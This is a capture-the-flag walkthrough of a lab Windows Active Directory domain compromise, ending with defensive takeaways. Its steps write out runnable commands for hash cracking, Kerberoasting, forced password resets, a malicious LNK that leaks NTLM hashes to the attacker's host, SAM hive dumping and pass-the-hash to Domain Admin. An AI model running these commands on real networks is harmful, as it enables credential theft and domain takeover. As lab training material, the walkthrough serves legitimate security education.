BuildingMagic
- Platform: HackSmarter Labs
- Difficulty: Easy
- OS: Windows Server 2022
- Key Topics: Active Directory, Password Cracking, Kerberoasting, BloodHound, NTLM Relay, SeBackupPrivilege, Pass-the-Hash
Overview
As a penetration tester on the Hack Smarter Pentesters team, the objective is to achieve a full compromise of the Active Directory environment.
Starting Point: A prior enumeration phase yielded a leaked database containing usernames and hashed passwords.
Goal: Leverage the compromised credentials to escalate privileges, move laterally through the Active Directory, and ultimately achieve complete domain compromise.
Lab Setup
Add the following entries to /etc/hosts:
<TARGET_IP> buildingmagic.local dc01.buildingmagic.localReconnaissance
[Step 1] Analyzing the Leaked Database
The leaked database contains the following user information:
id  username        full_name            role            password
1   r.widdleton     Ron Widdleton        Intern Builder  c4a21c4d438819d73d24851e7966229c
2   n.bottomsworth  Neville Bottomsworth Planner         61ee643c5043eadbcdc6c9d1e3ebd298
3   l.layman        Luna Layman          Planner         8960516f904051176cc5ef67869de88f
4   c.smith         Chen Smith           Builder         bbd151e24516a48790b2cd5845e7f148
5   d.thomas        Dean Thomas          Builder         4d14ff3e264f6a9891aa6cea1cfa17cb
6   s.winnigan      Samuel Winnigan      HR Manager      078576a0569f4e0b758aedf650cb6d9a
7   p.jackson       Parvati Jackson      Shift Lead      eada74b2fa7f5e142ac412d767831b54
8   b.builder       Bob Builder          Electrician     dd4137bab3b52b55f99f18b7cd595448
9   t.ren           Theodore Ren         Safety Officer  bfaf794a81438488e57ee3954c27cd75
10  e.macmillan     Ernest Macmillan     Surveyor        47d23284395f618bea1959e710bc68ef
[Step 2] Extracting and Cracking Password Hashes
I extracted just the hashes from the leaked data to check against CrackStation:
$ awk '{print $NF}' leak_data
CrackStation cracked two hashes:
bfaf794a81438488e57ee3954c27cd75->[REDACTED](t.ren)c4a21c4d438819d73d24851e7966229c->[REDACTED](r.widdleton)
For hashes that CrackStation missed, I used hashcat with rockyou.txt:
$ hashcat -m 0 hash /usr/share/wordlists/rockyou.txt --show
[REDACTED]:[REDACTED]-m flag in hashcat specifies the hash type. Mode 0 is for raw MD5 hashes. The --show flag displays already-cracked hashes from hashcat's potfile.
Initial Access
[Step 3] Credential Validation
I validated the credentials using NetExec. Only r.widdleton had valid access:
$ nxc smb 10.1.167.230 -u r.widdleton -p [REDACTED]
SMB   10.1.167.230  445  DC01  [+] BUILDINGMAGIC.LOCAL\r.widdleton:[REDACTED]
[+] indicates successful authentication.
Lateral Movement
[Step 4] BloodHound Enumeration

Using BloodHound, I discovered a Kerberoastable user account: r.haggard.
[Step 5] Kerberoasting r.haggard
I used NetExec to perform the Kerberoasting attack:
$ nxc ldap 10.1.167.230 -u r.widdleton -p [REDACTED] --kerberoast output.txt
[Step 6] Cracking the TGS Hash
I cracked the Kerberos TGS hash using hashcat:
$ hashcat -m 13100 tgs_hash.txt /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*r.haggard$BUILDINGMAGIC.LOCAL$...:[REDACTED]13100 is for Kerberos 5 TGS-REP etype 23 (RC4) hashes. These are the hashes obtained from Kerberoasting attacks.
Validated access:
$ nxc ldap 10.1.167.230 -u r.haggard -p '[REDACTED]'
LDAP  10.1.167.230  389  DC01  [+] BUILDINGMAGIC.LOCAL\r.haggard:[REDACTED]
[Step 7] ForceChangePassword Abuse
BloodHound revealed that r.haggard has the ForceChangePassword permission over h.potch:

I used net rpc to change h.potch's password:
$ net rpc password 'h.potch' '[REDACTED]' -U 'BUILDINGMAGIC.LOCAL'/'r.haggard'%'[REDACTED]' -S DC01.BUILDINGMAGIC.LOCALValidated the new credentials:
$ nxc smb 10.1.167.230 -u h.potch -p '[REDACTED]'
SMB  10.1.167.230  445  DC01  [+] BUILDINGMAGIC.LOCAL\h.potch:[REDACTED]
[Step 8] NTLM Hash Capture via Malicious LNK File
I discovered that h.potch has read/write access to a file share. I used this to capture NTLM hashes through a malicious LNK file.
I generated malicious files using ntlm_theft:
$ python3 ntlm_theft.py -g modern -s 10.200.26.206 -f meeting
Created: meeting/meeting.lnk (BROWSE TO FOLDER)
Created: meeting/meeting-(url).url (BROWSE TO FOLDER)
...
I uploaded the .lnk file to the file share:
$ smbclient //10.1.167.230/File-Share -U h.potch
Password for [WORKGROUP\h.potch]:
smb: \> put meeting.lnk
putting file meeting.lnk as \meeting.lnk (5.1 kB/s) (average 5.1 kB/s)
I started Responder to capture the hash:
$ sudo responder -I tun0 -v-I flag specifies the network interface, and -v enables verbose output.

A user browsed to the share, and I captured their NTLMv2 hash:
H.GRANGON::BUILDINGMAGIC:a746324b2edec74a:[REDACTED]:...[Step 9] Cracking the NTLMv2 Hash
$ hashcat -m 5600 ntlmv2_hash.txt /usr/share/wordlists/rockyou.txt
H.GRANGON::BUILDINGMAGIC:...:[REDACTED]5600 is for NTLMv2 hashes (NetNTLMv2). These are network authentication hashes captured during NTLM relay or theft attacks, different from the NT hashes stored in SAM/NTDS.

Initial Shell Access
[Step 10] Remote Management Access
BloodHound showed that h.grangon is a member of the Remote Management Users group:

I connected via Evil-WinRM:
$ evil-winrm -i 10.1.167.230 -u 'h.grangon' -p '[REDACTED]'

Evil-WinRM shell v3.7
*Evil-WinRM* PS C:\Users\h.grangon\Documents>
User Flag
*Evil-WinRM* PS C:\Users\h.grangon\Documents> type ..\Desktop\user.txtThe user flag is located at C:\Users\h.grangon\Desktop\user.txt.
Privilege Escalation
[Step 11] SeBackupPrivilege Abuse
Checking privileges revealed SeBackupPrivilege:
*Evil-WinRM* PS C:\Users\h.grangon> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set EnabledI extracted the SAM and SYSTEM hives:
*Evil-WinRM* PS C:\Users\h.grangon\Desktop> reg.exe save hklm\sam C:\Users\h.grangon\Desktop\sam.save
The operation completed successfully.

*Evil-WinRM* PS C:\Users\h.grangon\Desktop> reg.exe save hklm\system C:\Users\h.grangon\Desktop\system.save
The operation completed successfully.
I downloaded the files to my attack machine:
*Evil-WinRM* PS C:\Users\h.grangon\Desktop> download sam.save
Info: Download successful!

*Evil-WinRM* PS C:\Users\h.grangon\Desktop> download system.save
Info: Download successful!
[Step 12] Extracting Local Hashes
Using secretsdump.py from Impacket, I extracted the local account hashes:
$ secretsdump.py -system system.save -sam sam.save LOCAL
[*] Target system bootKey: 0x[REDACTED]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[REDACTED]:[REDACTED]:::
Guest:501:[REDACTED]:[REDACTED]:::
DefaultAccount:503:[REDACTED]:[REDACTED]:::LOCAL parameter indicates offline extraction from dumped files.
[Step 13] Password Spraying with Hash
I enumerated domain users:
$ nxc smb 10.1.167.230 -u 'h.grangon' -p '[REDACTED]' --users
SMB  10.1.167.230  445  DC01  Administrator
SMB  10.1.167.230  445  DC01  h.potch
SMB  10.1.167.230  445  DC01  r.widdleton
SMB  10.1.167.230  445  DC01  r.haggard
SMB  10.1.167.230  445  DC01  h.grangon
SMB  10.1.167.230  445  DC01  a.flatch
I created a user list and performed a pass-the-hash attack:
$ nxc smb 10.1.167.230 -u user.list -H [REDACTED] --continue-on-success
SMB  10.1.167.230  445  DC01  [+] BUILDINGMAGIC.LOCAL\a.flatch:[REDACTED]
The local Administrator hash worked for the domain user a.flatch, indicating password reuse between the local Administrator account and this domain user.

[Step 14] Domain Admin Access
BloodHound confirmed that a.flatch is a member of the Domain Admins group:

Domain Compromise
[Step 15] Administrator Shell
I connected as a.flatch using Evil-WinRM with the hash:
$ evil-winrm -u a.flatch -H [REDACTED] -i 10.1.167.230
Root Flag
*Evil-WinRM* PS C:\Users\a.flatch\Documents> type C:\Users\Administrator\Desktop\root.txt
9557e6
Tools Used
- CrackStation - Online hash lookup
- Hashcat - Password cracking
- NetExec - Credential validation & attacks
- BloodHound - AD enumeration
- ntlm_theft - Malicious file generation
- Responder - NTLM hash capture
- Evil-WinRM - WinRM shell access
- Impacket - secretsdump.py
Attack Chain Summary
Leaked DB -> r.widdleton (password crack)
    |
    v
Kerberoasting -> r.haggard
    |
    v
ForceChangePassword -> h.potch
    |
    v
NTLM Theft via LNK -> h.grangon (Remote Management Users)
    |
    v
SeBackupPrivilege -> Extract SAM hashes
    |
    v
Pass-the-Hash -> a.flatch (Domain Admin)
    |
    v
Domain Compromise
Key Takeaways
- Password reuse is dangerous: The local Administrator password being reused by a domain admin (a.flatch) enabled full domain compromise.
- Service accounts need strong passwords: The Kerberoastable account r.haggard had a weak password that was easily cracked.
- AD permissions require auditing: The ForceChangePassword misconfiguration allowed lateral movement without any exploitation.
- File shares are attack surfaces: Writable shares combined with users browsing them enabled NTLM hash theft.
- Backup privileges are overpowered: SeBackupPrivilege on a domain controller allows extraction of credential material.
Walkthrough by Zerotrace | HackSmarter Labs